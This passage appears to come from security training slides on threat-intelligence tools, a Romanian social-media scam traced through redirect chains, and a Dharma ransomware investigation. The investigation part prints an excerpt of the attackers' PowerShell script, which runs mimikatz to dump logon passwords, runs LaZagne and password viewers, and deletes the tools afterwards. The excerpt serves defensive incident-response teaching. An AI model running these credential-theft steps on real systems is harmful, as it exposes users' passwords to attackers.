
- It provides website details like website title, server type, registered date, SEO score, nameservers, geolocation etc
- Whois record and registrar data



# Phishing email investigation

<https://otx.alienvault.com/>

- Can be searched for IP, domain, email address, hash
- Based on IOCs, campaigns can be identified, which are named “pulses”
- Great structure which can be organized by Industry
- Offers information about Malicious parties and identifies associated pulses
- Grants the possibility to create and join specific groups
- API Integration, amongst which Carbon Black feeds integration




The screenshot displays the AlienVault Open Threat Exchange (OTX) web interface. The top navigation bar includes the AlienVault logo, a 'BROWSE' button, an 'API' icon, a 'CREATE PULSE' button, a 'SEARCH' bar, and a user profile icon labeled 'CDUMI131'. The main content area is divided into a left sidebar and a right main panel. The sidebar shows the user's profile for 'CDUMI131', including statistics (0 followers, 0 subscribers, 0 contributed indicators) and a 'GROUPS' section with a 'NEW' button and a 'Find a Group' link. The main panel displays a list of 'PULSES' under the 'SUBSCRIBED' tab. Each pulse entry includes an AlienVault logo, a title, a 'CREATED' or 'MODIFIED' timestamp, a brief description, a '34K' view count, and a 'SUBSCRIBE' button with up/down arrows. The pulses listed are: 'Spoofed RFQ Quotation from Sino Heavy Machinery...', 'Fake swift copy notification payment slip malspam ...', 'Spoofed UK Fuels Collection malspam delivers malw...', 'Multiple Trickbot Campaigns', and 'Continued GreenBug/Shamoon attacks against Saud...'. A 'PROVIDE FEEDBACK' button is visible on the left sidebar.



# Social Media scams: finding the signs

**Take a lot today**  
14h · 🌐

Oferta specială de Black Friday de la Dyson Puneți mâna pe noul Dyson V11 pentru doar 10 LEI. Cantitățile sunt limitate, intrați în acțiune 🙌 <https://cutt.ly/Dysonv11RO>



GRAFASS.INFO  
Ofertă specială. 119 din 1.000 de exemplare rămase disponibile 🇷🇴

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**General**


- 👍 170 people like this
- 📁 201 people follow this
- 📁 [Hotel](#)

**Additional contact info**

[Send message](#)


Sursa: Directoratul National de Securitate Cibernetica  
<https://www.facebook.com/groups/1501315270125733/permalink/3020970084826903/>

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[GRAFASS.INFO](https://cutt.ly/Dysonv11RO)  
Ofertă specială. 119 din 1.000 de exemplare rămase disponibile 🇷🇴

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General

👍 170 people like this


📧 201 people follow this

🏠 Hotel

Additional contact info

📧 Send message

# Social Media scams: deeper dive



Unusual high percentage of foreign persons commenting on a Romanian add and speaking perfect Romanian

Website Address	Grafass.info
Last Analysis	3 seconds ago   <a href="#">Rescan</a>
Blacklist Status	0/42
Domain Registration	2021-11-17   9 days ago



Domain was created less than 24 hours before the scan campaign started



Scam page is gone, accessing it takes the user through a long chain of redirects. This is usually an indicator of click fraud (higher access count = more ads money).

urlscan.io Home Search Live API News Docs Pricing Login Sponsored by SecurityTrails

grafass.info 68.183.9.200 Private scan

URL: http://grafass.info/ Submission: On November 26 via manual (November 26th 2021, 8:36:51 am UTC) from AT - Scanned from DE

Summary HTTP 87 Redirects Links 309 Behaviour Indicators Similar DOM Content API

### Redirected requests

There were HTTP redirect chains for the following requests:

**Request Chain 23**

- https://rp.liadm.com/?dtstmp=1637915811736&aid=a-06t8&se=e30&uid=df10c3c9fdde--01fndp7qv1wbp04k2arjnw66b4&tna=v2.3.0&pu=http%3A%2F%2Fgrafass.info%2F&wpn=lc-bundle&c=PHRpGxIPRIY2hSYVWRhclB8IERIIGJyb24gdm9vclB0ZWNoLWtvc3BhZHZpZXhM8L3RpdGxIPjxoMSBpdGVtcHJvcD0lbmFtZSI-VGVjaFJhZGFyPC9oMT4 HTTP 302
- https://rp4.liadm.com/?dtstmp=1637915811736&aid=a-06t8&se=e30&uid=df10c3c9fdde--01fndp7qv1wbp04k2arjnw66b4&tna=v2.3.0&pu=http%3A%2F%2Fgrafass.info%2F&wpn=lc-bundle&c=PHRpGxIPRIY2hSYVWRhclB8IERIIGJyb24gdm9vclB0ZWNoLWtvc3BhZHZpZXhM8L3RpdGxIPjxoMSBpdGVtcHJvcD0lbmFtZSI-VGVjaFJhZGFyPC9oMT4&i6=MjAwMTphYzY2ZGJhZG9yY2M5Ojox&n3pc=true

**Request Chain 77**

- https://sync.mathtag.com/sync/img?mt\_exid=36&redir=https%3A%2F%2Fliadm.com%2F%2F%2Fa-06t8%2F0%2Fe8b52c5f0d424c423961%3Fmpid%3D7156%26muid%3D%5BMM\_UIID%5D&df72f9c4-53f3-4b9f-a527-db10572a54fc HTTP 302
- https://liadm.com/s/e/a-06t8/0/e8b52c5f0d424c423961?mpid=7156&muid=39ac61a0-9ca4-4b00-96fb-325993e922a8

**Request Chain 78**

- https://match.adsrvr.org/track/cmf/generic?ttid\_pid=liveintent&ttid\_tpi=1 HTTP 302
- https://match.adsrvr.org/track/cmb/generic?ttid\_pid=liveintent&ttid\_tpi=1 HTTP 302
- https://liadm.com/s/357597bidder\_id=44489&bidder\_uid=d2a27319-eb09-40c5-a4a3-08e6f444a197 HTTP 303
- https://i6.liadm.com/s/357597bidder\_id=44489&bidder\_uid=d2a27319-eb09-40c5-a4a3-08e6f444a197

**Request Chain 79**

- https://dpm.demdex.net/lbs:dpid=127444&dpuuid=df72f9c4-53f3-4b9f-a527-db10572a54fc&redir=https%3A%2F%2Fliadm.com%2F%2F%2Fa-06t8%2F0%2Fe8b52c5f0d424c423961%3Fmpid%3D82775%26muid%3D%24%7BDD\_UIID%7D HTTP 302
- https://dpm.demdex.net/demconf.jpg?et:lbs%7cdp:dpid=127444&dpuuid=df72f9c4-53f3-4b9f-a527-db10572a54fc&redir=https%3A%2F%2Fliadm.com%2F%2F%2Fa-06t8%2F0%2Fe8b52c5f0d424c423961%3Fmpid%3D82775%26muid%3D%24%7BDD\_UIID%7D HTTP 302
- https://liadm.com/s/e/a-06t8/0/e8b52c5f0d424c423961?mpid=82775&muid=3779072753631445219072872013528135243

**Request Chain 80**

- https://x.dlx.addthis.com/e/live\_intent\_sync?na\_exid=df72f9c4-53f3-4b9f-a527-db10572a54fc HTTP 302
- https://x.dlx.addthis.com/e/live\_intent\_sync?na\_exid=df72f9c4-53f3-4b9f-a527-db10572a54fc&redir=Y

**Request Chain 81**

- https://x.bidswitch.net/sync?ssp=liveintent&user\_id=df72f9c4-53f3-4b9f-a527-db10572a54fc&redir=%2F%2Fliadm.com%2F%2F%2F52176%3Fbidder\_id%3D5298%26bidder\_uid%3D%24%7BBSW\_UIID%7D HTTP 302
- https://x.bidswitch.net/ul\_cb/sync?ssp=liveintent&user\_id=df72f9c4-53f3-4b9f-a527-db10572a54fc&redir=%2F%2Fliadm.com%2F%2F%2F52176%3Fbidder\_id%3D5298%26bidder\_uid%3D%24%7BBSW\_UIID%7D HTTP 302
- https://liadm.com/s/52176bidder\_id=5298&bidder\_uid=33f8bfbac6a7-44f0-ba72-50c9b6bf283a HTTP 303
- https://i6.liadm.com/s/52176bidder\_id=5298&bidder\_uid=33f8bfbac6a7-44f0-ba72-50c9b6bf283a

**Request Chain 82**

- https://x.bidswitch.net/sync?ssp=liveintent&user\_id=df72f9c4-53f3-4b9f-a527-db10572a54fc HTTP 302
- https://x.bidswitch.net/ul\_cb/sync?ssp=liveintent&user\_id=df72f9c4-53f3-4b9f-a527-db10572a54fc HTTP 302
- https://pr-bh.ybp.yahoo.com/sync/ponweb?bidswitch\_ssp\_id=liveintent&ssp\_user\_id=b473dd8f-0151-4478-b9e7-8a86a148e554 HTTP 302
- https://x.bidswitch.net/sync?ssp\_id=74&user\_id=171315744&expires=5&ssp=liveintent HTTP 302
- https://liadm.com/s/52164bidder\_id=5298&lcd=6bidder\_uid=b473dd8f-0151-4478-b9e7-8a86a148e554 HTTP 303
- https://i6.liadm.com/s/52164bidder\_id=5298&lcd=6bidder\_uid=b473dd8f-0151-4478-b9e7-8a86a148e554



# Security Incident investigation – Possible Ransomware Infection




# Ransomware – financially motivated, highly profitable


## RANSOM PAYOUTS

Average Ransom Payment by Quarter


Amounts are in USD



# Ransomware – brief history



# Security Incident investigation: ransomware – initial alert

ALERTS SUMMARY		≡	USER NAME
	A PowerShell script appears to be launching mimikatz, a password dumping utility. This is often launched as part of a PowerShell exploit kit. Decode and review the script.		jenkins

Raw Events


^ "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

Command Line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

TABLE      NORMALIZED DATA



# Security Incident investigation: ransomware – mapping



# Security Incident investigation: ransomware – Identification(analysis)

Find the script and check for Mimikatz invocation

Multiple references found > true positive alert

Check the script for additional IoCs

Leverage OSINT for the IoCs found to obtain additional context

```
112 BlueLine Copying Mimikatz 1Mb...`
113 if ($ProcessArchitecture -eq 64) {cpi -Path "$tsclient\mimikatz_trunk\x64\*.*" -Recurse -Destination $destination -EA 0}`
114 else {cpi -Path "$tsclient\mimikatz_trunk\Win32\*.*" -Recurse -Destination $destination -EA 0}`
115 cd $destination`
116 BlueLine Starting Mimikatz ...`
117 start mimikatz.exe -ArgumentList ("log", "privilege::debug", "sekurlsa::logonpasswords", "exit") -Wait`
118 $mimi = gc mimikatz.log `
119 foreach ($string in $mimi) {$words = @" Username ", " Domain ", " Password "`
120 if ($null -ne ($words | ? {$string -match $_ -and $string -notmatch "(null)"})) {$string -replace "^s+\" , "" | Out-File logon.txt -Append}}`
121 BlueLine Opening $toolName log...`
122 ii logon.txt`
123 gc logon.txt | clip`
124 sleep 10`
125 del mimikatz.exe`
126 del mimidrv.sys`
127 del mimilib.dll`
128 del logon.txt}`
129 5{start $PsHome\powershell.exe " -ExecutionPolicy Bypass -File `"$tsclient\ps\Find-Pass.ps1`" -NoExit" }`
130 6{BlueLine Copying Password Viewers 1.6Mb...`
131 cd "$destination\"`
132 explorer .`
133 cpi -Path "$tsclient>Password Viewers" -Destination $destination -Recurse}`
134 7{$toolName = ``
135 BlueLine Copying RDP password viewer...`
136 cpi -Path "$tsclient\rdpv\rdpv.exe" -Destination $destination`
137 try {start "$destination\rdpv.exe"}catch{ReadAlert RDP password viewer FAILED to start}}`
138 8{BlueLine Copying laZagne 6Mb...`
139 cpi -Path "$tsclient\Lazagne\*.*" -Recurse -Destination $destination -EA 0`
140 cd $destination`
141 BlueLine Running laZagne ...`
142 start lazagne.exe -ArgumentList "all>laZagneLog.txt " -Wait`
```

# Security Incident investigation: ransomware – Identification(OSINT)

Use the particularities & IoCs identified for a quick Google search

Exact script found, related to Dharma ransomware

Run a new search for TTPs related to Dharma

Quick read of the TTPs

Search in the compromised environment for activity matching the TTPs

Re-assess the activity to decide containment measures

Google

BlueLine Starting Mimikatz

Q All

Images

News

Videos

Maps

More

Tools

About 1,080 results (0.43 seconds)

https://github.com > sophoslabs > IoCs > blob > master

IoCs/Ransomware-Dharma-console-history-toolbelt-script.txt ...

Switch(\$choice){0{BlueLine Starting Elevator; start ... 1{BlueLine Starting User Changer; start \$PsHome\powershell.exe ... BlueLine Starting Mimikatz ...}

Google

dharma ransomware

